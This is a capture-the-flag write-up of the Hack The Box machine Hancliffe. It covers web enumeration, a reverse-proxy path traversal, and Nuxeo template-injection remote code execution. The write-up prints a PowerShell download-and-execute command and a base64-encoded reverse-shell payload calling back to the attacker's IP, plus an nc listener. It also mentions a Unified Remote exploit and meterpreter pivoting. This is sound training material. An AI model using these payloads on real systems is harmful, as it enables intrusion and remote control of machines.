# HTB **Hancliffe**

*Write-up*


Author: *indigo-sadland*

# 〈 Enumeration

Nmap is always at first, isn’t it?

```
nmap -sV -sC -Pn 10.10.11.115
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-06 15:27 MSK
Nmap scan report for 10.10.11.115
Host is up (0.069s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    nginx 1.21.0
8000/tcp open  http    nginx 1.21.0
9999/tcp open  abyss?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest,
GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LDAPBindReq,
LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SMBProgNeg, SSLSessionReq,
TLSSessionReq, TerminalServerCookie, X11Probe:
|     Welcome Brankas Application.
|     Username: Password:
|   NULL:
|     Welcome Brankas Application.
|_    Username:
```

We have two port served by nginx and one unrecognized service at port 9999. Let’s start from port 80.



Welcome to nginx!


If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

*Thank you for using nginx*


There is just default nginx page. Starting ffuf to check maybe there are interesting directories.

```
ffuf -u http://10.10.11.115/FUZZ -w raft-large-directories-lowercase.txt -v
```



```
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 109ms]
| URL | http://10.10.11.115/maintenance
| --> | /nuxeo/Maintenance/
    * FUZZ: maintenance

[Status: 200, Size: 612, Words: 79, Lines: 26, Duration: 73ms]
| URL | http://10.10.11.115/
    * FUZZ: 

[Status: 200, Size: 612, Words: 79, Lines: 26, Duration: 208ms]
| URL | http://10.10.11.115/
    * FUZZ: 

:: Progress: [56164/56164] :: Job [1/1] :: 603 req/sec :: Duration: [0:02:23] :: Errors: 82 ::
```

Hmmm... not much. But there is some */maintenance* -> */nuxeo/Maintenance* dir. If we try to access it we will receive 404 code.



10.10.11.115/nuxeo/Maintenance/

404 Not Found

nginx/1.21.0


I didn’t know what nuxeo is so I went to google.

```
Nuxeo Content Platform is an open source Enterprise Content Management
platform, written in Java. Data can be stored in both SQL & NoSQL databases.
```

Interesting. So, I guess in this case the nginx server is acting as a reverse proxy between user client and nuxeo. And there is a good article about reverse proxy related attacks. You can read it here.


Ok, let’s try to ffuf like this:

```
ffuf -u 'http://10.10.11.115/maintenance/..;/FUZZ' -w raft-medium-files-lowercase.txt
```



```
.                        [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 74ms]
home.html                [Status: 200, Size: 2600, Words: 606, Lines: 120, Duration: 111ms]
index.jsp                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 88ms]
login.jsp                [Status: 200, Size: 8872, Words: 1322, Lines: 451, Duration: 111ms]
.xhtml                   [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 190ms]
feedback.xhtml           [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 108ms]
debug.seam               [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 100ms]
privacy.xhtml            [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 192ms]
faq.xhtml                [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 81ms]
terms.xhtml              [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 122ms]
2257.seam                [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 114ms]
atlas.xhtml              [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 128ms]
error.seam               [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 92ms]
napoveda.xhtml           [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 639ms]
privacy.seam             [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 184ms]
tos.seam                 [Status: 401, Size: 220, Words: 13, Lines: 4, Duration: 80ms]
:: Progress: [16244/16244] :: Job [1/1] :: 416 req/sec :: Duration: [0:01:35] :: Errors: 40 ::
```

We have two pages with status 200: *home.html* and *login.jsp*.




10.10.11.115/maintenance/..;/home.html

**Welcome**

**to Nuxeo Server**

This Nuxeo Platform distribution allows you to access all the services and features of the Nuxeo Platform through its APIs. It provides no user interface. Install the Nuxeo Web UI or Nuxeo JSF UI (deprecated) packages to benefit from the available user interfaces and use the Nuxeo Platform in your browser.



10.10.11.115/maintenance/..;/login.jsp

Nuxeo

Username

Password

Log In

BLOG
Speed up your video approval workflows - Nuxeo Frame.io Connector
READ MORE →

BLOG
Further security upgrades, issues CVE-2021-45105 and CVE-2021-45046 related to Apache Log4J
READ MORE →


PRESS RELEASE
Hyland named a Leader in Content Platforms Evaluation
READ MORE →

Documentatio n
Get started with the Nuxeo Platform, for users, developers, and administrators.
LEARN MORE →

Answers
Engage with the Nuxeo community by asking and answering questions.
LEARN MORE →


University
Learn how to use the Nuxeo platform with videos on demand.
LEARN MORE →

In the footer of the login page, we can see the current version of CMS.



COPYRIGHT © 2001-2022 NUXEO AND RESPECTIVE AUTHORS. NUXEO PLATFORM FT 10.2

Fortunately, there is Server-Side Template Injection vulnerability that allows an attacker to achieve RCE in this version. Before we can run the exploit, we shall make some changes in it. So, our exploit for the machine is looks like this.




```
hancliffe/CVE-2018-16341 [master●] » python3 CVE-2018-16341.py
Nuxeo Authentication Bypass Remote Code Execution - CVE-2018-16341
[+] Checking template injection vulnerability => OK
command (WIN)> whoami
[+] Executing command =>
hancliffe\svc_account
```

And it’s working! But this shell isn’t much interactive. We need something more stable. At first, I tried to open reverse shell using raw command like.

```
powershell IEX (New-Object
Net.WebClient).DownloadString('http://10.10.14.145:8000/Invoke-
PowerShellTcp.ps1')
```

But such a command leads to crash.




```
command (WIN)> powershell IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.145:8000/Invoke-PowerShellTcp.ps1')
[+] Executing command =>
KO
```

I suppose it’s all because of the special characters in the command. Instead of this we should use base64 encoded payload. You can generate one here.

```
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOA
GUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQ
A0AC4AMQA0ADUAIgAsADQANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4
```

```
AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAg
AD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJ
ABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAH
MALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgB
lAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUA
eAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkA
GIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeA
AgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHM
AZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAg
ACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZ
QAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAE
cAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgB
XAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwA
ZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlA
G4AdAAuAEMAbABvAHMAZQAoACkA
```



```
command (WIN)> powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwA
AIgAsADQANAA0ADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsA
lACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBl
AdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUA
9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoA
AdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIA
hAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABv

[+] Executing command =>


_
```


```
hancliffe/CVE-2018-16341 [master●] » nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.115 55985

PS C:\Nuxeo> _
```

And now we have fully interactive shell! But, for some reasons I wasn't able to run WinPEAS… It's just doesn't show any output. And even if I try to redirect the output into file, it's just stuck :\

But I got a hint that pointed into listening ports. I was able to check them with netstat command which output I needed to redirect to a file:


```
netstat -a > out.txt
type out.txt
```

After examining the output and some research I found out that there is vulnerable UDP port 9512.



```
TCP    [::]:49668             Hancliffe:0            LISTENING
UDP    0.0.0.0:500            *:*
UDP    0.0.0.0:4500           *:*
UDP    0.0.0.0:5050           *:*
UDP    0.0.0.0:5353           *:*
UDP    0.0.0.0:5355           *:*
UDP    0.0.0.0:9511           *:*
UDP    0.0.0.0:9512           *:*
UDP    0.0.0.0:49984          *:*
UDP    0.0.0.0:53424          *:*
UDP    0.0.0.0:58982          *:*
UDP    10.10.11.115:137       *:*
UDP    10.10.11.115:138       *:*
UDP    10.10.11.115:1900      *:*
UDP    10.10.11.115:63592     *:*
```

This port belongs to [Unified Remote]() service.




https://www.unifiedremote.com/tutorials/how-to-troubleshoot-connection-problems

4 Check your firewall. If you are using Windows try our Windows Firewall tutorial to make sure your firewall is configured correctly. If you are using other security solutions, make sure ports 9512 TCP and UDP are allowed, and port 9511 UDP (for automatic server discovery). If you are using Mac try our Security & Privacy tutorial to setup the firewall.

And after some more research we can find that there is [0-day exploit]() for the service! But because the port 9512 listening locally we have to make some port forwarding. For this, we need to use msfconsole to open meterpreter session.

